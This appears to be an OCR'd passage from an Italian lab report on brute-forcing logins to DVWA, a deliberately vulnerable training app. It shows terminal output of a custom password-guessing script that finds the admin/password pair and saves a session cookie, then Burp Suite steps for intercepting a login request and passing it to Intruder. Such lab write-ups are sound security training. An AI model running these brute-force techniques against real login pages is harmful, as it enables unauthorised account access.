
PARTE 3


kali@kali: ~/Scrivania
File Azioni Modifica Visualizza Aiuto
┌──(kali㉿kali)-[~/Scrivania]
└─$ python DVWAmaster.py
debian-sys-maint - password
debian-sys-maint - toledo
debian-sys-maint -
ciao - password
ciao - toledo
ciao -
admin - password
Logged with USERNAME: admin PASSWORD: password
Cookies saved to cookies.txt
SONO IL COOKIE = 9b357654f7942b037a5339f2dfb3f18e - high
Secondo attacco alla DVWA
1) SI —— 2) NO: 1
inizio secondo attacco BRUTEFORCE
admin / 123456
admin / 12345
Logged with: admin - password
┌──(kali㉿kali)-[~/Scrivania]
└─$


DVWA BRUTE FORCE ATTACK
Burpsuite




Per avviare un'analisi del traffico con Burp Suite, la prima fase consiste nell'utilizzare la sua funzione Intercept per monitorare e analizzare le richieste inviate e le risposte ricevute dal server.




Intercettando una richiesta di login con Burp Suite, è possibile esaminare in dettaglio vari aspetti significativi del traffico tra il browser e il server. Questi dettagli includono i cookie associati, il tipo di richiesta (ad esempio, GET), e altri parametri critici come username e password.




Dopo aver intercettato con successo la richiesta di login con Burp Suite e aver individuato i parametri rilevanti come username e password, procederemo a trasmettere questi dettagli al modulo Intruder.

